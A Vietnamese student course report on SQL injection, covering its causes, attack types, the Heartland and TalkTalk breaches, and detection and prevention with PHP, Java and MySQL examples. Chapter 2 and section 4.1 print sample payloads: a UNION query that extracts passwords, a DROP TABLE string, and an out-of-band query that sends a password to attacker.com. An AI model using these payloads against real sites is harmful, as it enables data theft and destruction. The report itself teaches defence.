HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN

BỘ MÔN AN TOÀN VÀ BẢO MẬT HỆ THỐNG THÔNG TIN

BÁO CÁO BÀI TẬP LỚN

Đề tài: Giới thiệu, mô tả phương thức tấn công chèn mã SQL

Giảng viên hướng dẫn : Nguyễn Hoa Cương

Họ và tên sinh viên : Trần Đức Dũng - B22DCCN139
Đỗ Đức Dũng - B22DCKH020
Nguyễn Đức Trường - B22DCCN883
Vũ Văn Bình - B22DCKH009
Vương Quốc Anh - B22DCKH007
Phạm Văn Tuận - B22DCKH112

Nhóm lớp : 05

Nhóm báo cáo : 10

Hà Nội - 04/2025

MỤC LỤC

Chương 1: Tổng quan về SQL Injection..... 1
1.1 Định nghĩa..... 1
1.2 Nguyên nhân gây ra lỗ hổng..... 1
1.3 Sự nguy hiểm của SQL Injection..... 1
1.4 Phân loại SQL Injection..... 2
Chương 2: Các kỹ thuật tấn công SQL Injection..... 4
2.1 Error-based SQLi..... 4
2.2 Union-based SQLi..... 4
2.3 Boolean-based Blind SQLi..... 4
2.4 Time-based Blind SQLi..... 5
2.5 Out-of-band SQLi..... 5
Chương 3: Những ví dụ thực tế và hậu quả của tấn công SQL Injection..... 6
3.1 Heartland Payment Systems (2008)..... 6
3.2 TalkTalk - Anh Quốc (2015)..... 6
Chương 4: Cách phát hiện và phòng chống SQL Injection..... 8
4.1 Kỹ thuật phát hiện SQL Injection..... 8
4.2 Kỹ thuật phòng chống SQL Injection..... 8
4.3 So sánh các biện pháp phòng chống SQL Injection..... 12
Chương 5: Tổng kết về SQL Injection..... 14

Chương 1: Tổng quan về SQL Injection

1.1 Định nghĩa

- **SQL Injection** (tiêm nhiễm SQL) là một **lỗ hổng bảo mật** xảy ra khi một ứng dụng cho phép kẻ tấn chèn hoặc "tiêm" dữ liệu độc hại vào **câu truy vấn SQL** gửi đến cơ sở dữ liệu.
- Mục đích:
  + Xem dữ liệu trái phép
  + Thêm sửa xóa dữ liệu trong cơ sở dữ liệu
  + Thậm chí chiếm quyền điều khiển máy chủ cơ sở dữ liệu

1.2 Nguyên nhân gây ra lỗ hổng


- Không kiểm tra dữ liệu đầu vào: Khi các ứng dụng web không kiểm tra hoặc xác thực đúng dữ liệu nhập vào từ người dùng, kẻ tấn công có thể chèn các câu lệnh SQL độc hại vào các trường dữ liệu nhập, ví dụ như form nhập liệu.
- Sử dụng câu lệnh SQL tĩnh: Nếu ứng dụng web xây dựng truy vấn SQL tĩnh bằng cách nối chuỗi các chuỗi dữ liệu nhập từ người dùng, thì kẻ tấn công có thể chèn các câu lệnh SQL phụ vào chuỗi đó và làm thay đổi ý đồ ban đầu của truy vấn.
- Quyền truy cập đầy đủ: Nếu ứng dụng web hoạt động dưới quyền truy cập có quyền truy cập đầy đủ vào cơ sở dữ liệu, kẻ tấn công có thể sử dụng lỗi SQL Injection để truy cập, thay đổi hoặc xóa dữ liệu quan trọng.
- Sự phát triển ứng dụng không an toàn: Khi quy trình phát triển phần mềm không tuân thủ các nguyên tắc bảo mật và không kiểm tra, xác minh mã nguồn để phát hiện và khắc phục các lỗi bảo mật SQL Injection.

1.3 Sự nguy hiểm của SQL Injection

- Những thông tin cá nhân của khách hàng sẽ bị kẻ xấu đánh cắp.
- Các dữ liệu quan trọng trên hệ thống sẽ bị sao chép hoặc đánh cắp.

- Những dữ liệu nhạy cảm của website có thể bị SQL injection xoá sạch.
- Kẻ xấu theo dõi được thông tin của người dùng khác, bao gồm địa chỉ cá nhân, các giao dịch, …
- Kẻ xấu có thể đăng nhập vào hệ thống với tất cả các tư cách là khách hàng khác, thậm chí là quản trị viên.
- Những người truy dùng có thể tùy chỉnh cơ sở dữ liệu, thêm bớt hoặc xóa những gì họ muốn.

1.4 Phân loại SQL Injection



a. In-band SQLi
   Đây là dạng tấn công phổ biến nhất và cũng dễ để khai thác lỗ hổng SQL Injection nhất. Xảy ra khi hacker có thể tổ chức tấn công và thu thập kết quả trực tiếp trên cùng một kênh liên lạc. In-Band SQLi chia làm 2 loại chính:


   - Error-based SQLi
   - Union-based SQLi

b. Inferential SQLi (Blind SQLi)
   Kẻ tấn công suy luận thông tin dựa vào kết quả phản hồi của web application và kết quả hành vi của database server. Có 2 dạng tấn công chính:

   - Boolean-based Blind SQLi
   - Time-based Blind SQLi

c. Out-of-band SQLi

Kiểu tấn công SQL injection mà dữ liệu không trả về trực tiếp cho kẻ tấn công, mà được gửi đến máy chủ do họ kiểm soát thông qua DNS hoặc HTTP.



Chương 2: Các kỹ thuật tấn công SQL Injection

2.1 Error-based SQLi

- Mô tả: Đây là kỹ thuật khai thác các thông báo lỗi mà cơ sở dữ liệu trả về khi gặp truy vấn không hợp lệ. Kẻ tấn công lợi dụng lỗi này để thu thập thông tin nhạy cảm như tên cơ sở dữ liệu, bảng, cột, ...
- Cách hoạt động: Kẻ tấn công chèn các truy vấn SQL cố ý gây lỗi, chẳng hạn như ép kiểu dữ liệu không hợp lệ hoặc gọi hàm không tồn tại. Thông báo lỗi từ máy chủ thường tiết lộ cấu trúc cơ sở dữ liệu hoặc dữ liệu, giúp kẻ tấn công xây dựng các cuộc tấn công tiếp theo.
- Ví dụ:
    + Nhập: ' AND EXTRACTVALUE(1, CONCAT(0x7e, (SELECT DATABASE()))) --
    + Kết quả: Máy chủ trả về lỗi kiểu "Conversion failed: webapp", tiết lộ tên cơ sở dữ liệu là "webapp".

2.2 Union-based SQLi

- Mô tả: Kỹ thuật này sử dụng toán tử UNION để kết hợp kết quả của truy vấn độc hại với truy vấn gốc, cho phép trích xuất dữ liệu từ các bảng khác trong cơ sở dữ liệu.
- Cách hoạt động: Kẻ tấn công xác định số cột trong truy vấn gốc, sau đó thêm một truy vấn UNION để lấy dữ liệu từ bảng hoặc cột mong muốn. Kết quả của cả hai truy vấn được hiển thị trên giao diện ứng dụng, thường ở dạng bảng hoặc nội dung trang web. Điều kiện là số cột và kiểu dữ liệu của truy vấn UNION phải khớp với truy vấn gốc.
- Ví dụ:
    + Nhập: ’ UNION SELECT 1, username, password FROM users LIMIT 0, 1 --
    + Kết quả: Trang web hiển thị thêm dòng dữ liệu như "admin:pwd1" từ bảng users.

2.3 Boolean-based Blind SQLi

- Mô tả: Kỹ thuật này không dựa vào dữ liệu hiển thị trực tiếp mà sử dụng các phản hồi logic (true/false) của ứng dụng để suy ra dữ liệu từng ký tự một. Nó được gọi là "blind" vì không thấy kết quả trực tiếp.
- Cách hoạt động: Kẻ tấn công gửi các truy vấn có điều kiện logic (ví dụ: so sánh ký tự) và quan sát phản hồi của ứng dụng. Nếu truy vấn trả về true, trang

có thể hiển thị bình thường; nếu false, trang có thể trả về lỗi hoặc nội dung khác. Bằng cách lặp lại, kẻ tấn công đoán được dữ liệu, như tên bảng hoặc mật khẩu.

- Ví dụ:
  + Nhập: ' OR LENGTH(DATABASE())=12 --
  + Kết quả: Trang tải bình thường nếu độ dài tên cơ sở dữ liệu là 12, trả về lỗi hoặc khác nếu sai.

2.4 Time-based Blind SQLi

- Mô tả: Đây là một dạng tấn công mù khác, dựa vào thời gian phản hồi của máy chủ để suy ra dữ liệu. Thay vì dựa vào nội dung, nó đo thời gian ứng dụng phản hồi để xác định true/false.
- Cách hoạt động: Kẻ tấn công chèn một truy vấn có điều kiện kết hợp với hàm trì hoãn (như SLEEP hoặc WAITFOR). Nếu điều kiện đúng, máy chủ sẽ trì hoãn phản hồi trong một khoảng thời gian xác định; nếu sai, phản hồi sẽ nhanh hơn. Bằng cách thử từng ký tự, kẻ tấn công có thể suy ra dữ liệu nhạy cảm như mật khẩu hoặc tên bảng.
- Ví dụ:
  + Nhập: ' OR IF(LENGTH(DATABASE())=12, SLEEP(5), 0) --
  + Kết quả: Trang tải chậm 5 giây nếu độ dài tên cơ sở dữ liệu là 12, tải nhanh nếu sai.

2.5 Out-of-band SQLi

- Mô tả: Kỹ thuật này trích xuất dữ liệu thông qua một kênh khác (như DNS hoặc HTTP) thay vì giao diện chính của ứng dụng, hữu ích khi các phương pháp khác không khả thi.
- Cách hoạt động: Kẻ tấn công sử dụng các hàm của cơ sở dữ liệu để gửi dữ liệu ra ngoài, chẳng hạn qua yêu cầu DNS hoặc HTTP tới một máy chủ do họ kiểm soát. Ví dụ, dữ liệu nhạy cảm được mã hóa trong tên miền con của yêu cầu DNS. Phương pháp này yêu cầu cơ sở dữ liệu hỗ trợ các hàm gửi yêu cầu mạng và máy chủ có kết nối ra ngoài.
- Ví dụ:
  + Nhập: ' AND (SELECT LOAD_FILE(CONCAT('\\\\attacker.com\\share\\', (SELECT password FROM users WHERE id=1 LIMIT 1)))) IS NOT NULL --
  + Kết quả: MySQL sẽ gửi yêu cầu SMB đến \\attacker.com\share\admin123 (giả sử password là admin123).

Chương 3: Những ví dụ thực tế và hậu quả của tấn công SQL Injection

3.1 **Heartland Payment Systems (2008)**

Vào năm 2008, Heartland Payment Systems, một trong những công ty xử lý giao dịch thẻ tín dụng và thẻ ghi nợ lớn nhất tại Hoa Kỳ, đã trở thành mục tiêu của một cuộc tấn công mạng quy mô lớn và tinh vi. Tin tặc đã xâm nhập hệ thống nội bộ của công ty và âm thầm cài đặt phần mềm độc hại để thu thập dữ liệu thẻ thanh toán trong quá trình xử lý giao dịch – thời điểm mà dữ liệu vẫn chưa được mã hóa.

- Mô tả:

  Tin tặc đã sử dụng kỹ thuật SQL Injection như một điểm khởi đầu để xâm nhập vào hệ thống mạng nội bộ của công ty. Bằng cách khai thác các lỗ hổng trong ứng dụng web – nơi dữ liệu đầu vào từ người dùng không được kiểm soát chặt chẽ – kẻ tấn công đã chèn các câu lệnh SQL độc hại vào các truy vấn cơ sở dữ liệu. Kỹ thuật này cho phép họ vượt qua cơ chế xác thực, truy cập trái phép vào các máy chủ và chiếm quyền điều khiển một phần hệ thống mạng. Từ đó, nhóm tấn công tiếp tục cài đặt phần mềm độc hại chuyên dụng để nghe lén và thu thập thông tin thẻ thanh toán khi dữ liệu được xử lý mà chưa được mã hóa.
- Hậu quả:

  Hơn 130 triệu thẻ thanh toán đã bị lộ thông tin, gây ra thiệt hại hàng trăm triệu đô la và làm rúng động toàn ngành công nghệ tài chính.
- Bài học:

  Vụ tấn công Heartland Payment Systems đã để lại nhiều bài học quan trọng về an ninh mạng. Trước hết, nó cho thấy tầm quan trọng của việc kiểm soát chặt chẽ dữ liệu đầu vào để ngăn chặn các lỗ hổng như SQL Injection. Bên cạnh đó, dữ liệu nhạy cảm như thông tin thẻ thanh toán cần được mã hóa toàn diện trong suốt quá trình xử lý, thay vì chỉ bảo vệ ở một số giai đoạn.

3.2 TalkTalk - Anh Quốc (2015)

Vụ tấn công mạng vào TalkTalk năm 2015 là một trong những sự cố an ninh mạng nghiêm trọng nhất tại Anh, gây ảnh hưởng lớn đến hàng trăm nghìn khách hàng và làm dấy lên lo ngại về việc bảo vệ dữ liệu cá nhân trong các doanh nghiệp.

- Mô tả:

  Bằng cách khai thác một lỗ hổng bảo mật trong website, tin tặc đã chèn các câu lệnh SQL độc hại vào các biểu mẫu đầu vào, từ đó truy xuất trái phép thông tin cá nhân của hơn 150.000 khách hàng, bao gồm tên, địa chỉ, ngày sinh và thậm

chí cả dữ liệu tài chính. Vụ việc đã gây thiệt hại lớn cho TalkTalk cả về tài chính lẫn uy tín, đồng thời đặt ra những lo ngại nghiêm trọng về mức độ an toàn của các hệ thống thông tin trong ngành viễn thông.

- Hậu quả:

  Hơn 150.000 khách hàng bị lộ thông tin cá nhân, trong đó có hơn 15.000 dữ liệu tài chính bị đánh cắp, làm dấy lên lo ngại về rủi ro gian lận và đánh cắp danh tính. Vụ việc khiến TalkTalk phải chi trả khoảng 60 triệu bảng Anh cho các chi phí khắc phục, bao gồm nâng cấp hệ thống bảo mật, bồi thường và xử lý hậu quả. Không chỉ vậy, công ty còn mất đi hàng trăm nghìn khách hàng và bị sụt giảm mạnh về giá trị cổ phiếu.

- Bài học:

  Bài học rút ra là các doanh nghiệp cần thường xuyên kiểm tra, cập nhật và vá lỗi bảo mật cho các ứng dụng web, đồng thời mã hóa và bảo vệ dữ liệu người dùng một cách nghiêm ngặt. Ngoài ra, việc nâng cao nhận thức và đầu tư vào an ninh mạng không chỉ là trách nhiệm kỹ thuật mà còn là yếu tố sống còn đối với uy tín và sự tồn tại của doanh nghiệp.

Chương 4: Cách phát hiện và phòng chống SQL Injection

4.1 Kỹ thuật phát hiện SQL Injection

a. Kiểm tra thủ công:
   - Nhập các ký tự đặc biệt như ', ", ;, --, /* */ vào các trường nhập liệu (form, URL parameters, cookies, headers) và quan sát phản ứng của ứng dụng. Nếu có lỗi liên quan đến cú pháp SQL hoặc hành vi bất thường, có thể có lỗ hổng SQL Injection.
   - Thử các payload SQL đơn giản như ' OR '1'='1 hoặc '; DROP TABLE users; -- để kiểm tra xem có thể thay đổi logic truy vấn hoặc thực thi các lệnh SQL độc hại hay không.

b. Sử dụng công cụ quét lỗ hổng bảo mật tự động:
   - SQLMap: Một công cụ mã nguồn mở mạnh mẽ, chuyên dụng để tự động phát hiện và khai thác lỗ hổng SQL Injection.
   - OWASP ZAP (Zed Attack Proxy): Một công cụ kiểm thử bảo mật ứng dụng web toàn diện, có khả năng phát hiện nhiều loại lỗ hổng, bao gồm cả SQL Injection.
   - Burp Suite: Một bộ công cụ phổ biến cho kiểm thử bảo mật web, bao gồm cả tính năng quét lỗ hổng SQL Injection.
   - Các nền tảng quét bảo mật tự động khác: Nhiều công ty cung cấp các nền tảng quét bảo mật đám mây có khả năng phát hiện SQL Injection và các lỗ hổng khác.

c. Phân tích log:
   - Theo dõi log của ứng dụng và cơ sở dữ liệu để phát hiện các truy vấn SQL bất thường hoặc các lỗi liên quan đến SQL.

d. Kiểm tra mã nguồn:
   - Rà soát mã nguồn của ứng dụng, đặc biệt là các phần liên quan đến việc xây dựng và thực thi các truy vấn SQL. Tìm kiếm các đoạn mã sử dụng ghép chuỗi trực tiếp các biến đầu vào vào câu lệnh SQL.

4.2 Kỹ thuật phòng chống SQL Injection

a. Sử dụng Truy vấn Tham số hóa (Prepared Statements/Parameterized Queries)
   - Đây là biện pháp phòng chống hiệu quả nhất. Prepared Statements cho phép bạn định nghĩa cấu trúc của câu lệnh SQL trước, sau đó chỉ truyền dữ liệu vào các tham số một cách an toàn. Điều này đảm bảo rằng dữ liệu đầu vào được coi là dữ liệu thuần túy, không được thực thi như một phần của câu lệnh SQL.
   - Ví dụ (PHP):

```
// Không an toàn
$username = $_POST['username'];
$query = "SELECT * FROM users WHERE username = '$username'";
```

```
$result = mysqli_query($conn, $query);

// An toàn
$stmt = $pdo->prepare("SELECT * FROM users WHERE username =
?");
$stmt->execute([$username]);
$result = $stmt->fetchAll();
```

b. Kiểm tra và Lọc Dữ liệu Đầu vào (Input Validation and Sanitization)

- Validation (Xác thực): Đảm bảo rằng dữ liệu đầu vào tuân thủ các định dạng và quy tắc dự kiến (ví dụ: kiểu dữ liệu, độ dài, ký tự cho phép). Sử dụng biểu thức chính quy (regex) hoặc thư viện kiểm tra (như Joi trong Node.js, Validator trong PHP).
- Sanitization (Escape đặc biệt): Loại bỏ hoặc mã hóa các ký tự đặc biệt có thể được sử dụng để chèn mã SQL độc hại. Tuy nhiên, việc này nên được sử dụng như một lớp phòng thủ thứ hai sau Prepared Statements, vì nó có thể không bao phủ hết tất cả các trường hợp. Các hàm escape khác nhau có thể cần thiết tùy thuộc vào hệ quản trị cơ sở dữ liệu đang sử dụng (ví dụ: mysqli_real_escape_string trong PHP cho MySQL).
- Giới hạn giá trị (Whitelisting): Chỉ cho phép các giá trị nằm trong danh sách được xác định trước (ví dụ: danh sách các ID hợp lệ).
- Ví dụ (PHP):

```
// Kiểm tra đầu vào

$username = $_POST['username'];

if (!preg_match('/^[a-zA-Z0-9]{1,50}$/', $username)) {

die("Tên người dùng không hợp lệ");

}

// Làm sạch dữ liệu

$username = filter_var($username, FILTER_SANITIZE_STRING);
```

c. Sử dụng ORM (Object-Relational Mapping)

- Mô tả: ORM cho phép lập trình viên thao tác với cơ sở dữ liệu thông qua các đối tượng, giảm thiểu việc viết truy vấn SQL thủ công, từ đó hạn chế nguy cơ SQL Injection.
- Ví dụ (Java):

```
// Không an toàn
String hql = "FROM User WHERE username = '" + username + "'";
Query query = session.createQuery(hql);
```

```
// An toàn
Query query = session.createQuery("FROM User WHERE username =
:username");
query.setParameter("username", username);
```

d. Hạn chế Quyền Truy cập Cơ sở Dữ liệu
   - Cấp cho tài khoản mà ứng dụng sử dụng chỉ những quyền cần thiết để thực hiện các thao tác của nó. Tránh sử dụng tài khoản root hoặc các tài khoản có quyền quản trị cao.
   - Ví dụ (MySQL):

```
CREATE USER 'app_user'@'localhost' IDENTIFIED BY
'secure_password';

GRANT SELECT, INSERT, UPDATE ON mydatabase.users TO
'app_user'@'localhost';

REVOKE DROP, ALTER, GRANT ON *.* FROM
'app_user'@'localhost';
```

e. Hạn chế thông báo lỗi chi tiết từ cơ sở dữ liệu:
   - Tránh hiển thị các thông báo lỗi chi tiết từ cơ sở dữ liệu cho người dùng cuối, vì chúng có thể tiết lộ thông tin về cấu trúc cơ sở dữ liệu và giúp kẻ tấn công khai thác lỗ hổng dễ dàng hơn, thay vào đó chỉ hiển thị thông báo chung.
   - Ví dụ (PHP):

```
// Tắt hiển thị lỗi
ini_set('display_errors', 0);
ini_set('display_startup_errors', 0);
error_reporting(0);

// Xử lý lỗi bằng try-catch
try {
   $pdo = new PDO("mysql:host=localhost;dbname=mydb", "user",
"pass");
   $stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");
   $stmt->execute([$_GET['id']]);
} catch (PDOException $e) {
   // Trả về thông báo chung
   http_response_code(500);
   echo "Lỗi hệ thống. Vui lòng thử lại sau.";
   // Ghi log lỗi cho quản trị viên
   error_log($e->getMessage());
}
```

f. Thực hiện kiểm thử bảo mật thường xuyên:

- Kiểm thử bảo mật định kỳ, bao gồm kiểm thử xâm nhập (penetration testing), giúp phát hiện các lỗ hổng SQL Injection và các vấn đề bảo mật khác trước khi chúng bị kẻ tấn công khai thác. Điều này bao gồm cả quét tự động và kiểm tra thủ công để đánh giá tính bảo mật của ứng dụng.Các công cụ như SQLMap, Burp Suite, OWASP ZAP để quét các lỗ hổng SQL Injection.
- Ví dụ (SQLMap):

  sqlmap -u "http://example.com/page?id=1" --batch --level=5 --risk=3

g. Cập nhật phần mềm thường xuyên:
- Đảm bảo hệ điều hành, máy chủ web, ngôn ngữ lập trình, framework, và hệ quản trị cơ sở dữ liệu luôn ở phiên bản mới nhất để vá các lỗ hổng bảo mật đã được biết đến, bao gồm những lỗ hổng có thể bị khai thác để thực hiện SQL Injection gián tiếp.
- Ví dụ (PHP):

  sudo apt-get install php7.4

h. Mã hóa dữ liệu nhạy cảm:
- Mã hóa dữ liệu nhạy cảm (như mật khẩu, thông tin thẻ tín dụng, hoặc dữ liệu cá nhân) trong cơ sở dữ liệu để đảm bảo rằng ngay cả khi hacker truy cập được dữ liệu, họ không thể sử dụng nó mà không có khóa giải mã.
- Mã hóa một chiều (hashing): Cho mật khẩu, sử dụng bcrypt, Argon2, hoặc SHA-256.
- Mã hóa hai chiều (encryption): Cho dữ liệu cần giải mã, sử dụng AES-256 hoặc RSA.
- Ví dụ mã hóa mật khẩu với bcrypt (PHP):

```
$password = "user123";

$hashedPassword = password_hash($password,
PASSWORD_BCRYPT);

// Lưu $hashedPassword vào cơ sở dữ liệu

// Xác minh

if (password_verify($password, $hashedPassword)) {

echo "Đăng nhập thành công";

}
```

i. Sử dụng Web Application Firewall (WAF):
- WAF là một lớp bảo vệ trung gian, phân tích các yêu cầu HTTP và chặn các mẫu độc hại liên quan đến SQL Injection, như các chuỗi UNION SELECT, OR '1'='1, hoặc ký tự đặc biệt (', ;).
- Các giải pháp phổ biến: Cloudflare, ModSecurity, AWS WAF, F5 BIG-IP.
- Ví dụ tạo quy tắc trong giao diện Cloudflare:
  (http.request.uri.query contains "union select") or (http.request.uri.query contains "or '1'='1'") Action: Block

j. Sử dụng Stored Procedures:
   - Mô tả: các đoạn mã SQL được định nghĩa trước, lưu trữ trên hệ quản trị cơ sở dữ liệu (DBMS) và được gọi từ ứng dụng với các tham số cụ thể. Thay vì xây dựng truy vấn động trong mã ứng dụng, Stored Procedures cho phép xử lý logic trong cơ sở dữ liệu, đảm bảo dữ liệu đầu vào được xử lý an toàn như tham số, không phải mã lệnh.
   - Lý do chống SQL Injection: Stored Procedures sử dụng tham số hóa nội bộ, ngăn dữ liệu đầu vào được thực thi như mã SQL. Logic truy vấn được cố định, giảm khả năng hacker thay đổi cấu trúc truy vấn. Hạn chế quyền truy cập trực tiếp vào bảng, chỉ cho phép thực thi các thủ tục được định nghĩa.
   - Ví dụ (MySQL):

```
DELIMITER //

CREATE PROCEDURE GetUserByUsername(IN p_username
VARCHAR(50))

BEGIN

SELECT * FROM users WHERE username = p_username;

END //

DELIMITER ;
```

4.3 So sánh các biện pháp phòng chống SQL Injection

Biện pháp	Hiệu quả	Độ phức tạp triển khai	Phạm vi bảo vệ	Khả năng kết hợp	Hạn chế chính
Truy vấn tham số hóa	Rất cao	Thấp - Trung bình	Ứng dụng	Tuyệt vời	Cần sử dụng nhất quán
Kiểm tra và lọc đầu vào	Trung bình	Thấp - Trung bình	Ứng dụng	Tốt	Không đủ mạnh một mình
Sử dụng ORM	Cao	Trung bình	Ứng dụng	Tốt	Nguy cơ nếu dùng truy vấn

					thô
Hạn chế quyền truy cập DB	Cao	Thấp - Trung bình	Cơ sở dữ liệu	Rất tốt	Không ngăn chặn trực tiếp
Hạn chế thông báo lỗi chi tiết	Trung bình - Cao	Thấp	Ứng dụng	Tuyệt vời	Chỉ giảm thông tin lộ ra
Kiểm thử bảo mật thường xuyên	Cao	Cao	Toàn hệ thống	Rất tốt	Không ngăn chặn thời gian thực
Cập nhật phần mềm thường xuyên	Trung bình - Cao	Trung bình	Toàn hệ thống	Rất tốt	Không ngăn chặn nếu mã kém
Mã hóa dữ liệu nhạy cảm	Cao	Cao	Cơ sở dữ liệu	Tốt	Chỉ giảm thiệt hại
Sử dụng WAF	Cao	Trung bình	Mạng	Rất tốt	Có thể bỏ sót nếu cấu hình kém
Sử dụng Stored Procedures	Rất cao	Trung bình - Cao	Cơ sở dữ liệu	Tốt	Nguy cơ nếu dùng truy vấn động

Mỗi biện pháp phòng chống SQL Injection đều có điểm mạnh và hạn chế riêng, nhưng truy vấn tham số hóa và Stored Procedures nổi bật về hiệu quả và tính thực tiễn. Các biện pháp như WAF, kiểm tra đầu vào, và mã hóa dữ liệu bổ sung lớp bảo vệ, trong khi kiểm thử bảo mật và cập nhật phần mềm đảm bảo hệ thống luôn an toàn trước các mối đe dọa mới. Kết hợp các biện pháp này một cách đồng bộ, như minh họa trong các ví dụ, sẽ tạo ra một hệ thống chống SQL Injection mạnh mẽ, bảo vệ dữ liệu và duy trì uy tín của ứng dụng.

Chương 5: Tổng kết về SQL Injection

SQL Injection (SQLi) là một trong những kỹ thuật tấn công nguy hiểm và phổ biến nhất nhằm vào các ứng dụng web, đặc biệt là những hệ thống xử lý dữ liệu đầu vào không an toàn. Bằng cách chèn mã SQL độc hại thông qua các trường nhập liệu, kẻ tấn công có thể đánh cắp, thay đổi, thậm chí xóa dữ liệu, hoặc chiếm quyền điều khiển hệ thống.

Mặc dù SQLi là một lỗ hổng đã được biết đến từ lâu, nhiều hệ thống vẫn tiếp tục bị khai thác do thiếu các biện pháp bảo vệ phù hợp. Các vụ tấn công nghiêm trọng như **TalkTalk** đã cho thấy hậu quả nghiêm trọng từ một lỗ hổng đơn giản.

Để phòng chống SQL Injection hiệu quả, các nhà phát triển cần kết hợp nhiều biện pháp: sử dụng *Prepared Statements*, kiểm tra và làm sạch đầu vào, giới hạn quyền truy cập cơ sở dữ liệu, kiểm thử bảo mật thường xuyên, và triển khai tường lửa ứng dụng web (WAF). Quan trọng nhất, bảo mật không nên là bước sau cùng, mà cần được xây dựng ngay từ giai đoạn thiết kế và phát triển ứng dụng.